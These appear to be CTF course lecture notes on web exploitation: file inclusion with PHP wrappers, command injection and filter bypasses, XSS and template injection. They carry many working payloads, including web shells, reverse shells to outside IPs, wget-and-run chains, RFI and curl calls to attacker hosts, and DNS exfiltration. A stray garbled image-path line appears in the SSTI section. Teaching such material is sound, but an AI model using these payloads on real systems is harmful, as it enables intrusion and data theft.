Computer Networks Advanced

COMPASS CTF

July 7, 2022

Overview

The most interesting part in the web exploitation is to design and write an exploit to attack the web pages. We have discussed several web vulnerabilities last week, and let's dig deeper today.

Where you can find the existing vulnerabilities:

- CVE list
- shodan database
- Exploit DB

Web Hacking Methodology

In every pen-test web there is several hidden and obvious places that might be vulnerable. This post is meant to be a checklist to confirm that you have searched vulnerabilities in all the possible places.

We have 2 common entry points: the proxy and the user input.

Almost all the vulnerabilities happen here.

Overview

Proxy

Nowadays web applications usually uses some kind of intermediary proxies, those may be (ab)used to exploit vulnerabilities. These vulnerabilities need a vulnerable proxy to be in place, but they usually also need some extra vulnerability in the backend.

- Abusing hop-by-hop headers
- Cache Poisoning and Cache Deception
- HTTP Request Smuggling
- H2C Smuggling
- **Server Side Inclusion/Edge Side Inclusion**
- Uncovering Cloudflare
- XSLT Server Side Injection

Proxy vulnerabilities are usually harder to exploit. The intermediate services are more secure than most websites. However, exploiting a proxy vulnerability can give you access to many servers.

Overview

User input

Most of the web applications will allow users to input some data that will be processed later. Depending on the structure of the data the server is expecting some vulnerabilities may or may not apply.

- Relected Values
- Search functionalities
- Forms, WebSockets and PostMsgs
- HTTP Headers
- Bypasses
- Structured objects / Specific functionalities
- Files

File Inclusion

Remote File Inclusion (RFI): The file is loaded from a remote server (Best: You can write the code and the server will execute it). In php this is disabled by default (allow_url_include).

Local File Inclusion (LFI): The sever loads a local file.

The vulnerability occurs when the user can control in some way the file that is going to be load by the server.

Vulnerable PHP functions: require, require_once, include, include_once

How to find a FI? Using Burp Suite's auditing tool or this tool:

https://github.com/kurobeats/fimap

User input - Reflected Values

Fuzzing a file inclusion with the dictionary:

https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/file_inclusion_linux.txt

For windows server:

https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/file_inclusion_windows.txt

User input - Reflected Values

LFI and bypasses

http://example.com/index.php?page=../../../etc/passwd

traversal sequences stripped non-recursively

http://example.com/index.php?page=....//....//....//etc/passwd

Null byte (%00)

http://example.com/index.php?page=../../../etc/passwd%00

Encoding

http://example.com/index.php?page=..%252f..%252f..%252fetc%252fpasswd

From existent folder

http://example.com/index.php?page=utils/scripts/../../../../../etc/passwd

LFI / RFI using PHP wrappers & protocols

php://filter

PHP filters allow perform basic modification operations on the data before being it's read or written. There are 5 categories of filters:

- String Filters:
  - string.rot13
  - string.toupper
  - string.tolower
  - string.strip_tags: Remove tags from the data (everything between "<" and ">" chars)
- Conversion Filters:
  - convert.base64-encode
  - convert.base64-decode
  - convert.quoted-printable-encode
  - convert.quoted-printable-decode
  - convert.iconv.* : Transforms to a different encoding(convert.iconv.<input_enc>.<output_enc>) . To get the list of all the encodings supported run in the console: iconv -l

User input - Reflected Values

- Compression Filters:
  - zlib.deflate: Compress the content (useful if exfiltrating a lot of info)
  - zlib.inflate: Decompress the data
- Encryption Filters:
  - mcrypt.* : Deprecated
  - mdecrypt.* : Deprecated
- Other Filters:
  - Running in php var_dump(stream_get_filters()); you can find a couple of unexpected filters:
  - consumed
  - dechunk: reverses HTTP chunked encoding
  - convert.*

User input - Reflected Values

```
# String Filters
## Chain string.toupper, string.rot13 and string.tolower reading /etc/passwd
echo file_get_contents("php://filter/read=string.toupper|string.rot13|string.tolower/resource=file:///etc/passwd");
## Same chain without the "|" char
echo file_get_contents("php://filter/string.toupper/string.rot13/string.tolower/resource=file:///etc/passwd");
## string.string_tags example
echo file_get_contents("php://filter/string.strip_tags/resource=data://text/plain,<b>Bold</b><?php php code; ?>lalalala");

# Conversion filter
## B64 decode
echo file_get_contents("php://filter/convert.base64-decode/resource=data://plain/text,aGVsbG8=");
## Chain B64 encode and decode
echo file_get_contents("php://filter/convert.base64-encode|convert.base64-decode/resource=file:///etc/passwd");
## convert.quoted-printable-encode example
echo file_get_contents("php://filter/convert.quoted-printable-encode/resource=data://plain/text,£hellooo=");
=C2=A3hellooo=3D
## convert.iconv.utf-8.utf-16le
echo file_get_contents("php://filter/convert.iconv.utf-8.utf-16le/resource=data://plain/text,trololohellooo=");

# Compresion Filter
## Compress + B64
echo file_get_contents("php://filter/zlib.deflate/convert.base64-encode/resource=file:///etc/passwd");
readfile('php://filter/zlib.inflate/resource=test.deflated'); #To decompress the data locally
```

The part "php://filter" is case insensitive

php://fd

This wrapper allows to access file descriptors that the process has open. Potentially useful to exfiltrate the content of opened files:

```
1   echo file_get_contents("php://fd/3");
2   $myfile = fopen("/etc/passwd", "r");
```

You can also use php://stdin, php://stdout and php://stderr to access the file descriptors 0, 1 and 2 respectively (not sure how this could be useful in an attack)

zip:// and rar://

Upload a Zip or Rar file with a PHPShell inside and access it.

In order to be able to abuse the rar protocol it need to be specifically activated.

```
echo "<pre><?php system($_GET['cmd']); ?></pre>" > payload.php;
zip payload.zip payload.php;
mv payload.zip shell.jpg;
rm payload.php

http://example.com/index.php?page=zip://shell.jpg%23payload.php

# To compress with rar
rar a payload.rar payload.php;
mv payload.rar shell.jpg;
rm payload.php
http://example.com/index.php?page=rar://shell.jpg%23payload.php
```

data://

```
1  http://example.net/?page=data://text/plain,<?php echo base64_encode(file_get_contents("index.php")); ?>
2  http://example.net/?page=data://text/plain,<?php phpinfo(); ?>
3  http://example.net/?page=data://text/plain;base64,
   PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4=
4  http://example.net/?page=data:text/plain,<?php echo base64_encode(file_get_contents("index.php")); ?>
5  http://example.net/?page=data:text/plain,<?php phpinfo(); ?>
6  http://example.net/?page=data:text/plain;base64,
   PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4=
7  NOTE: the payload is "<?php system($_GET['cmd']);echo 'Shell done !'; ?>"
```

Fun fact: you can trigger an XSS and bypass the Chrome Auditor with :

http://example.com/index.php?page=data:application/x-httpd-

php;base64,PHN2ZyBvbmxvYWQ9YWxlcnQoMSk+

Note that this protocol is restricted by php configurations allow_url_open and allow_url_include

expect://

Expect has to be activated. You can execute code using this.

```
1   http://example.com/index.php?page=expect://id
2   http://example.com/index.php?page=expect://ls
```

User input - Reflected Values

input://

Specify your payload in the POST parameters

```
1   http://example.com/index.php?page=php://input
2   POST DATA: <?php system('id'); ?>
```

phar://

A .phar file can be also used to execute PHP code if the web is using some function like include to load the file.

```php
<?php
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub('<?php __HALT_COMPILER(); system("ls"); ?>');

$phar->stopBuffering();
```

A file called test.phar will be generated that you can use to abuse the LFI.

If the LFI is just reading the file and not executing the php code inside of it, for example using functions like file_get_contents(), fopen(), file() or file_exists(), md5_file(), filemtime() or filesize(). You can try to abuse a deserialization occurring when reading a file using the phar protocol.

phar:// deserialization

Phar files (PHP Archive) files contain meta data in serialized format, so, when parsed, this metadata is deserialized and you can try to abuse a deserialization vulnerability inside the PHP code.

The best thing about this characteristic is that this deserialization will occur even using PHP functions that do not eval PHP code like file_get_contents(), fopen(), file() or file_exists(), md5_file(), filemtime() or filesize().

So, imagine a situation where you can make a PHP web get the size of an arbitrary file an arbitrary file using the phar:// protocol, and inside the code you find a class similar to the following one:

```
1   <?php
2   class AnyClass {
3       public $data = null;
4       public function __construct($data) {
5           $this->data = $data;
6       }
7
8       function __destruct() {
9           system($this->data);
10      }
11  }
12
13  filesize("phar://test.phar"); #The attacker can control this path
```

You can create a phar file that when loaded will abuse this class to execute arbitrary commands with something like:

```php
<?php

class AnyClass {
    public $data = null;
    public function __construct($data) {
        $this->data = $data;
    }

    function __destruct() {
        system($this->data);
    }
}

// create new Phar
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub("\xff\xd8\xff\n<?php __HALT_COMPILER(); ?>");

// add object of any class as meta data
$object = new AnyClass('whoami');
$phar->setMetadata($object);
$phar->stopBuffering();
```

Note how the magic bytes of JPG (\xff\xd8\xff) are added at the beginning of the phar file to bypass possible file uploads restrictions.

LFI via PHP's 'assert'

If you encounter a difficult LFI that appears to be filtering traversal strings such as ".." and responding with something along the lines of "Hacking attempt" or "Nice try!", an 'assert' injection payload may work.

A payload like this:

```
1    ' and die(show_source('/etc/passwd')) or '
```

will successfully exploit PHP code for a "file" parameter that looks like this:

```
1    assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
```

It's also possible to get RCE in a vulnerable "assert" statement using the system() function:

```
1    ' and die(system("whoami")) or '
```

Be sure to URL-encode payloads before you send them.

LFI2RCE

Basic RFI

```
1    http://example.com/index.php?page=http://atacker.com/mal.php
2    http://example.com/index.php?page=\\attacker.com\shared\mal.php
```

User input - Reflected Values

Via Apache log file

If the Apache server is vulnerable to LFI inside the include function you could try to access to /var/log/apache2/access.log, set inside the user agent or inside a GET parameter a php shell like <?php system($_GET['c']); ?> and execute code using the "c" GET parameter.

Note that if you use double quotes for the shell instead of simple quotes, the double quotes will be modified for the string "quote;", PHP will throw an error there and nothing else will be executed.

This could also be done in other logs but be careful, the code inside the logs could be URL encoded and this could destroy the Shell. The header authorisation "basic" contains "user:password" in Base64 and it is decoded inside the logs. The PHPShell could be inserted inside this header.

Other possible log paths:

```
1   /var/log/apache2/access.log
2   /var/log/apache/access.log
3   /var/log/apache2/error.log
4   /var/log/apache/error.log
5   /usr/local/apache/log/error_log
6   /usr/local/apache2/log/error_log
7   /var/log/nginx/access.log
8   /var/log/nginx/error.log
9   /var/log/httpd/error_log
```

Via Email

Send a mail to a internal account (user@localhost) containing <?php echo system($_REQUEST["cmd"]); ?> and access to the mail /var/mail/USER&cmd=whoami

User input - Reflected Values

Via /proc/*/fd/*

Upload a lot of shells (for example : 100)

Include http://example.com/index.php?page=/proc/$PID/fd/$FD, with $PID = PID of the process (can be brute forced) and $FD the file descriptor (can be brute forced too)

Via /proc/self/environ

Like a log file, send the payload in the User-Agent, it will be reflected inside the /proc/self/environ file

```
1   GET vulnerable.php?filename=../../../proc/self/environ HTTP/1.1
2   User-Agent: <?=phpinfo(); ?>
```

User input - Reflected Values

Via upload

If you can upload a file, just inject the shell payload in it (e.g : <?php system($_GET['c']); ?>).

```
1    http://example.com/index.php?page=path/to/uploaded/file.png
```

In order to keep the file readable it is best to inject into the metadata of the pictures/doc/pdf

Via Zip fie upload

Upload a ZIP file containing a PHP shell compressed and access:

```
1    example.com/page.php?file=zip://path/to/zip/hello.zip%23rce.php
```

Via PHP sessions

Check if the website use PHP Session (PHPSESSID)

```
1   Set-Cookie: PHPSESSID=i56kgbsq9rm8ndg3qbarhsbm27; path=/
2   Set-Cookie: user=admin; expires=Mon, 13-Aug-2018 20:21:29 GMT; path=/; httponly
```

In PHP these sessions are stored into /var/lib/php5/sess\[PHPSESSID]_ files

```
1   /var/lib/php5/sess_i56kgbsq9rm8ndg3qbarhsbm27.
2   user_ip|s:0:"";loggedin|s:0:"";lang|s:9:"en_us.php";win_lin|s:0:"";user|s:6:"admin";pass|s:6:"admin";
```

Set the cookie to <?php system('cat /etc/passwd');?>

```
1   login=1&user=<?php system("cat /etc/passwd");?>&pass=password&lang=en_us.php
```

Use the LFI to include the PHP session file

```
1   login=1&user=admin&pass=password&lang=/../../../../../../../../../var/lib/php5/
    sess_i56kgbsq9rm8ndg3qbarhsbm2
```

User input - Reflected Values

Via ssh

If ssh is active check which user is being used (/proc/self/status & /etc/passwd) and try to access <HOME>/.ssh/id_rsa

Via vsftpd logs

The logs of this FTP server are stored in /var/log/vsftpd.log. If you have a LFI and can access a exposed vsftpd server, you could try to login setting the PHP payload in the username and then access the logs using the LFI.

LFI2RCE via PHP Filters

Solving "includer's revenge (for you, php inclusion master)" from hxp ctf 2021 without controlling any files

The rough Idea

During the competition I read this blogpost from gynvael where he bypassed a filter using the convert.iconv functionality of php://filter/ and wondered if that trick could be used to generate a php backdoor ... turns out it can be used for that :D

There are probably different/better solutions that take a similar approach, but here is what I came up with after spending quite some time thinking about this:

After playing around a little, I noticed two interesting things:

convert.iconv.UTF8.CSISO2022KR will always prepend \x1b$)C to the string

convert.base64-decode is extremely tolerant, it will basically just ignore any characters that aren't valid base64.

Using these we can do the following:

prepend \x1b$)C to our string as described above

apply some chain of iconv conversions that leaves our initial base64 intact and converts the part we just prepended to some string where the only valid base64 char is the next part of our base64-encoded php code

base64-decode and base64-encode the string which will remove any garbage in between

Go back to 1 if the base64 we want to construct isn't finished yet

base64-decode to get our php code

Getting the filter chains for step 2

I pretty much got these by just bruteforcing one conversion step at a time, looking at the results and then choosing interesting results from which to continue. (Considering the amount of time this cost me it probably would've been better to automate this entirely) hile bruteforcing I had to try all the aliases from iconv -l since somehow none of the iconv versions I found online seemed to match in terms of alias names.

Getting the flag

Now that we have our string of filters that will generate our backdoor getting the flag is as easy as

```
r = requests.get(challenge_url, params={
    "0": "/readflag",
    "action": "include",
    "file": f"php://filter/{filters}/resource={any_file_we_can_read}"
})
print(r.text)
```

This writeup explains that you can use php filters to generate arbitrary content as output. Which basically means that you can generate arbitrary php code for the include without needing to write it into a file.

Basically the goal of the script is to generate a Base64 string at the begging of the file that will be finally decoded providing the desired payload that will be interpreted by include.

The bases to do this are:

convert.iconv.UTF8.CSISO2022KR will always prepend \x1b$)C to the string

convert.base64-decode is extremely tolerant, it will basically just ignore any characters that aren't valid base64. It gives some problems if it finds unexpected "=" but those can be removed with the convert.iconv.UTF8.UTF7 filter.

The loop to generate arbitrary content is:

prepend \x1b$)C to our string as described above

apply some chain of iconv conversions that leaves our initial base64 intact and converts the part we just prepended to some string where the only valid base64 char is the next part of our base64-encoded php code

base64-decode and base64-encode the string which will remove any garbage in between

Go back to 1 if the base64 we want to construct isn't finished yet

base64-decode to get our php code

Command Injection

What is command Injection?

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data.

Context

Depending on where your input is being injected you may need to terminate the quoted context (using " or ') before the commands.

Command Injection/Execution

```
#Both Unix and Windows supported
ls||id; ls ||id; ls|| id; ls || id # Execute both
ls|id; ls |id; ls| id; ls | id # Execute both (using a pipe)
ls&&id; ls &&id; ls&& id; ls && id #  Execute 2º if 1º finish ok
ls&id; ls &id; ls& id; ls & id # Execute both but you can only see the output of the 2º
ls %0A id # %0A Execute both (RECOMMENDED)

#Only unix supported
`ls` # ``
$(ls) # $()
ls; id # ; Chain commands

#Not execute but may be interesting
> /var/www/html/out.txt #Try to redirect the output to a file
< /etc/passwd #Try to send some input to the command
```

Bypasses

If you are trying to execute arbitrary commands inside a linux machine you will be interesting in read about this WAF bypasses.

```
1  vuln=127.0.0.1 %0a wget https://web.es/reverse.txt -O /tmp/reverse.php %0a php /tmp/reverse.php
2  vuln=127.0.0.1%0anohup nc -e /bin/bash 51.15.192.49 80
3  vuln=echo PAYLOAD > /tmp/pay.txt; cat /tmp/pay.txt | base64 -d > /tmp/pay; chmod 744 /tmp/pay; /tmp/pay
```

Time based data exfiltration

Extracting data : char by char

```
1  swissky@crashlab▸ ~ ▸ $ time if [ $(whoami|cut -c 1) == s ]; then sleep 5; fi
2  real     0m5.007s
3  user     0m0.000s
4  sys 0m0.000s
5
6  swissky@crashlab▸ ~ ▸ $ time if [ $(whoami|cut -c 1) == a ]; then sleep 5; fi
7  real     0m0.002s
8  user     0m0.000s
9  sys 0m0.000s
```

DNS based data exfiltration

```
1. Go to http://dnsbin.zhack.ca/
2. Execute a simple 'ls'
for i in $(ls /) ; do host "$i.3a43c7e4e57a8d0e2057.d.zhack.ca"; done
```

```
$(host $(wget -h|head -n1|sed 's/[ ,]/-/g'|tr -d '.').sudo.co.il)
```

Filtering bypass

Windows

```
1    powershell C:**2\n??e*d.*? # notepad
2    @^p^o^w^e^r^shell c:**32\c*?c.e?e # calc
```

Bypass Linux Shell Restrictions

Common Limitations Bypasses

Reverse Shell

```
1  # Double-Base64 is a great way to avoid bad characters like +, works 99% of the time
2  echo "echo $(echo 'bash -i >& /dev/tcp/10.10.14.8/4444 0>&1' | base64 | base64)|ba''se''6''4 -''d|
   ba''se''64 -''d|b''a''s''h" | sed 's/ /${IFS}/g'
3  #echo\WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1DNHhNQzR4TkM0NEx6UTBORFFnTUQ0bU1Rbz0K|ba''se''6''4${IFS}
   -''d|ba''se''64${IFS}-''d|b''a''s''h
```

Short Rev shell

```
#Trick from Dikline
#Get a rev shell with
(sh)0>/dev/tcp/10.10.10.10/443
#Then get the out of the rev shell executing inside of it:
exec >&0
```

User input - Reflected Values

Bypass Paths and forbidden words

```
# Question mark binary substitution
/usr/bin/p?ng # /usr/bin/ping
nma? -p 80 localhost # /usr/bin/nmap -p 80 localhost

# Wildcard(*) binary substitution
/usr/bin/who*mi # /usr/bin/whoami

# Wildcard + local directory arguments
touch -- -la # -- stops processing options after the --
ls *

# [chars]
/usr/bin/n[c] # /usr/bin/nc

# Quotes / Concatenation
'p'i'n'g # ping
"w"h"o"a"m"i # whoami
\u\n\a\m\e \-\a # uname -a
ech''o test # echo test
ech""o test # echo test
bas''e64 # base64
/\b\i\n/////s\h
```

User input - Reflected Values

```
# Execution through $0
echo whoami|$0

# Uninitialized variables: A uninitialized variable equals to null (nothing)
cat$u /etc$u/passwd$u # Use the uninitialized variable without {} before any symbol
p${u}i${u}n${u}g # Equals to ping, use {} to put the uninitialized variables between valid characters

# Fake commands
p$(u)i$(u)n$(u)g # Equals to ping but 3 errors trying to execute "u" are shown
w`u`h`u`o`u`a`u`m`u`i # Equals to whoami but 5 errors trying to execute "u" are shown

# Concatenation of strings using history
!-1 # This will be substitute by the last command executed, and !-2 by the penultimate command
mi # This will throw an error
whoa # This will throw an error
!-1!-2 # This will execute whoami
```

User input - Reflected Values

Bypass forbidden spaces

```
# {form}
{cat,lol.txt} # cat lol.txt
{echo,test} # echo test

# IFS - Internal field separator, change " " for any other character ("]" in this case)
cat${IFS}/etc/passwd # cat /etc/passwd
cat$IFS/etc/passwd # cat /etc/passwd

# Put the command line in a variable and then execute it
IFS=];b=wget]10.10.14.21:53/lol]-P]/tmp;$b
IFS=];b=cat]/etc/passwd;$b # Using 2 ";"
IFS=,;`cat<<<cat,/etc/passwd` # Using cat twice
#  Other way, just change each space for ${IFS}
echo${IFS}test

# Using hex format
X=$'cat\x20/etc/passwd'&&$X

# New lines
p\
i\
n\
g # These 4 lines will equal to ping

# Undefined variables and !
$u $u # This will be saved in the history and can be used as a space, please notice that the $u variable
is undefined
uname!-1\-a # This equals to uname -a
```

Bypass backslash and slash

```
1  cat ${HOME:0:1}etc${HOME:0:1}passwd
2  cat $(echo . | tr '!-0' '"-1')etc$(echo . | tr '!-0' '"-1')passwd
```

Bypass with hex encoding

```
1  echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"
2  cat `echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"`
3  abc=$'\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64';cat abc
4  `echo $'cat\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64'`
5  cat `xxd -r -p <<< 2f6574632f706173737764`
6  xxd -r -ps <(echo 2f6574632f706173737764)
7  cat `xxd -r -ps <(echo 2f6574632f706173737764)`
```

User input - Reflected Values

Bypass IPs

```
1  # Decimal IPs
2  127.0.0.1 == 2130706433
```

Time based data exfiltration

```
1  time if [ $(whoami|cut -c 1) == s ]; then sleep 5; fi
```

Builtins

In case you cannot execute external functions and only have access to a limited set of builtins to obtain RCE, there are some handy tricks to do it. Usually you won't be able to use all of the builtins, so you should know all your options to try to bypass the jail. Idea from devploit.

First of all check all the shell builtins. Then here you have some recommendations:

```
# Get list of builtins
declare builtins

# In these cases PATH won't be set, so you can try to set it
PATH="/bin" /bin/ls
export PATH="/bin"
declare PATH="/bin"
SHELL=/bin/bash

# Hex
$(echo -e "\x2f\x62\x69\x6e\x2f\x6c\x73")
$(echo -e "\x2f\x62\x69\x6e\x2f\x6c\x73")

# Input
read aaa; exec $aaa #Read more commands to execute and execute them
read aaa; eval $aaa
```

User input - Reflected Values

```
# Get "/" char using printf and env vars
printf %.1s "$PWD"
## Execute /bin/ls
$(printf %.1s "$PWD")bin$(printf %.1s "$PWD")ls
## To get several letters you can use a combination of printf and
declare
declare functions
declare historywords

# Read flag in current dir
source f*
flag.txt:1: command not found: CTF{asdasdasd}

# Get env variables
declare

# Get history
history
declare history
declare historywords
```

Polyglot command injection

```
1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}
/*$(sleep 5)`sleep 5``*/-sleep(5)-'/*$(sleep 5)`sleep 5` #*/-sleep(5)||'"||sleep(5)||"/*`*/
```

Bypass potential regexes

```
1  # A regex that only allow letters and numbers migth be vulnerable to new line characters
2  1%0a`curl http://attacker.com`
```

User input - Reflected Values

RCE with 5 chars

```
1   # From the Organge Tsai BabyFirst Revenge challenge: https://github.com/orangetw/My-CTF-Web-Challenges#babyfirst-revenge
2   #Oragnge Tsai solution
3   ## Step 1: generate `ls -t>g` to file "_" to be able to execute ls ordening names by cration date
4   http://host/?cmd=>ls\
5   http://host/?cmd=ls>_
6   http://host/?cmd=>\ \
7   http://host/?cmd=>-t\
8   http://host/?cmd=>\>g
9   http://host/?cmd=ls>>_
10
11  ## Step2: generate `curl orange.tw|python` to file "g"
12  ## by creating the necesary filenames and writting that content to file "g" executing the previous generated file
13  http://host/?cmd=>on
14  http://host/?cmd=>th\
15  http://host/?cmd=>py\
16  http://host/?cmd=>\|\
17  http://host/?cmd=>tw\
18  http://host/?cmd=>e.\
19  http://host/?cmd=>ng\
20  http://host/?cmd=>ra\
21  http://host/?cmd=>o\
22  http://host/?cmd=>\ \
23  http://host/?cmd=>rl\
24  http://host/?cmd=>cu\
25  http://host/?cmd=sh _
26  # Note that a "\" char is added at the end of each filename because "ls" will add a new line between filenames whenwritting to the file
27
28  ## Finally execute the file "g"
29  http://host/?cmd=sh g
```

XSS (Cross Site Scripting)

Methodology

1. Check if any value you control (parameters, path, headers?, cookies?) is being reflected in the HTML or used by JS code.

2. Find the context where it's reflected/used.

3. If reflected. Check which symbols can you use and depending on that, prepare the payload:

- In raw HTML:
  - Can you create new HTML tags?
  - Can you use events or attributes supporting javascript: protocol?
  - Can you bypass protections?
  - Is the HTML content being interpreted by any client side JS engine (AngularJS, VueJS, Mavo...), you could abuse a Client Side Template Injection.
  - If you cannot create HTML tags that execute JS code, could you abuse a Dangling Markup - HTML scriptless injection?

User input - Reflected Values

- Inside a HTML tag:
  - Can you exit to raw HTML context?
  - Can you create new events/attributes to execute JS code?
  - Does the attribute where you are trapped support JS execution?
  - Can you bypass protections?
- Inside JavaScript code:
  - Can you escape the <script> tag?
  - Can you escape the string and execute different JS code?
  - Are your input in template literals “?
  - Can you bypass protections?

- Javascript function being executed
  - You can indicate the name of the function to execute. e.g.: ?callback=alert(1)

4. If used. You could exploit a DOM XSS, pay attention how your input is controlled and if your controlled input is used by any sink.

Reflected values

In order to successfully exploit a XSS the first thing you need to find is a value controlled by you that is being reflected in the web page.

Intermediately reflected: If you find that the value of a parameter or even the path is being reflected in the web page you could exploit a Reflected XSS.

Stored and reflected: If you find that a value controlled by you is saved in the server and is reflected every time you access a page you could exploit a Stored XSS.

Accessed via JS: If you find that a value controlled by you is being access using JS you could exploit a DOM XSS.

Contexts

When trying to exploit a XSS the first thing you need to know if where is your input being reflected. Depending on the context, you will be able to execute arbitrary JS code on different ways.

Raw HTML

If your input is reflected on the raw HTML page you will need to abuse some HTML tag in order to execute JS code: <img , <iframe , <svg , <script ... these are just some of the many possible HTML tags you could use.

Also, keep in mind Client Side Template Injection.

Inside HTML tags attribute

If your input is reflected inside the value of the attribute of a tag you could try:

* To escape from the attribute and from the tag (then you will be in the raw HTML) and create new HTML tag to abuse: "><img [...]
* If you can escape from the attribute but not from the tag (> is encoded or deleted), depending on the tag you could create an event that executes JS code: " autofocus onfocus=alert(1) x="
* If you cannot escape from the attribute (" is being encoded or deleted), then depending on which attribute your value is being reflected in if you control all the value or just a part you will be able to abuse it. For example, if you control an event like onclick= you will be able to make it execute arbitrary code when it's clicked. Another interesting example is the attribute href, where you can use the javascript: protocol to execute arbitrary code: href="javascript:alert(1)"
* If your input is reflected inside "unexpoitable tags" you could try the accesskey trick to abuse the vuln (you will need some kind of social engineer to exploit this): " accesskey="x" onclick="alert(1)" x="

Inside JavaScript code

In this case your input is reflected between <script> [...] </script> tags of a HTML page, inside a .js file or inside an attribute using javascript: protocol:

If reflected between <script> [...] </script> tags, even if your input if inside any kind of quotes, you can try to inject </script> and escape from this context. This works because the browser will first parse the HTML tags and then the content, therefore, it won't notice that your injected </script> tag is inside the HTML code.

If reflected inside a JS string and the last trick isn't working you would need to exit the string, execute your code and reconstruct the JS code (if there is any error, it won't be executed:

'-alert(1)-'

';-alert(1)//

\';alert(1)//

If reflected inside template literals you can embed JS expressions using ${ ... } syntax: var greetings = `Hello, ${alert(1)}`

User input - Reflected Values

WAF bypass encoding image

Mutation points in <a> tag for WAF bypass

```
Bytes:
\x09 \x0a \x0c
\x0d \x20 \x2f
```

```
Bytes:
\x09 \x0a \x0c
\x0d \x20
```

```
Bytes:
\x09 \x0a \x0d

Allowed encodings: HTML
```

```
<a[1]href[2]=[3]"[4]java[5]script:[6]alert(1)">
```

```
Bytes:
\x01 \x02 \x03 \x04 \x05 \x06 \x07 \x08
\x09 \x0a \x0b \x0c \x0d \x0e \x0f \x10
\x11 \x12 \x13 \x14 \x15 \x16 \x17 \x18
\x19 \x1a \x1b \x1c \x1d \x1e \x1f \x20

Allowed encodings: HTML
```

```
Bytes:
\x09 \x0a \x0b \x0c \x0d \x20 \x21 \x2b
\x2d \x3b \x7e \xa0

UTF-8 Symbols:
\u1680 \u2000 \u2001 \u2002 \u2003 \u2004
\u2005 \u2006 \u2007 \u2008 \u2009 \u200a
\u2028 \u2029 \u202f \u205f \u3000 \ufeff

Allowed encodings: HTML, URL
```

> How to use it?

```
[1]   <a/href="javascript:alert(1)">
      <a\x09href="javascript:alert(1)">

[2,3] <a href\x20="javascript:alert(1)">
      <a href=\x20"javascript:alert(1)">

[4]   <a href="&Tab;javascript:alert(1)">
      <a href="&#x001;javascript:alert(1)">

[5]   <a href="javas\x09cript:alert(1)">
      <a href="javas&Tab;cript:alert(1)">

[6]   <a href="javascript:~alert(1)">
      <a href="javascript://%0d%0aalert(1)">
      <a href="javascript:\x0calert(1)">
      <a href="javascript:%ef%bb%bfalert(1)">
      <a href="javascript:&#xfeff;alert(1)">
```

```
We use char codes to show
non printable symbols
\x00 - ASCII hex code
\x20 - SPACE
\x0a - NEW LINE
\u0000 - UTF-8 char code
\u1680 - OGHAM SPACE MARK
\u2028 - LINE SEPARATOR
Encoding UTF-8 to URL
isn't obvious:
\u1680 -> %e1%9a%80
\u2028 -> %e2%80%a8
```

Hack3rScr0lls | BugBounty Trick | @hackerscrolls @hackerscrolls

Injecting inside raw HTML

When your input is reflected inside the HTML page or you can escape and inject HTML code in this context the first thing you need to do if check if you can abuse < to create new tags: Just try to reflect that char and check if it's being HTML encoded or deleted of if it is reflected without changes. Only in the last case you will be able to exploit this case.

For this cases also keep in mind Client Side Template Injection.

Note: A HTML comment can be closed using –> or –!>

In this case and if no black/whitelisting is used, you could use payloads like:

```
<script>alert(1)</script>
<img src=x onerror=alert(1) />
<svg onload=alert('XSS')>
```

SSTI (Server Side Template Injection)

A server-side template injection occurs when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server.

An example of vulnerable code see the following one:


```
1    $output = $twig->render("Dear " . $_GET['name']);
```

User input - Reflected Values

In the previous example part of the template itself is being dynamically generated using the GET parameter name. As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the name parameter as follows:

```
1    http://vulnerable-website.com/?name={{bad-stuff-here}}
```

Constructing a server-side template injection attack



User input - Reflected Values

Detect

As with any vulnerability, the first step towards exploitation is being able to find it. Perhaps the simplest initial approach is to try fuzzing the template by injecting a sequence of special characters commonly used in template expressions, such as the polyglot $<%[%'"%\.

In order to check if the server is vulnerable you should spot the differences between the response with regular data on the parameter and the given payload.

If an error is thrown it will be quiet easy to figure out that the server is vulnerable and even which engine is running. But you could also find a vulnerable server if you were expecting it to reflect the given payload and it is not being reflected or if there are some missing chars in the response.

Detect - Plaintext context

The given input is being rendered and reflected into the response. This is easily mistaken for a simple XSS vulnerability, but it's easy to differentiate if you try to set mathematical operations within a template expression:

```
1    {{7*7}}
2    ${7*7}
3    <%= 7*7 %>
4    ${{7*7}}
5    #{7*7}
```

Detect - Code context

In these cases the user input is being placed within a template expression:

```
1    engine.render("Hello {{"+greeting+"}}", data)
```

The URL access that page could be similar to:
http://vulnerable-website.com/?greeting=data.username

If you change the greeting parameter for a different value the response won't contain the username, but if you access something like:
http://vulnerable-website.com/?greeting=data.username}}hello then, the response will contain the username (if the closing template expression chars were }}).

If an error is thrown during these test, it will be easier to find that the server is vulnerable.

Identify

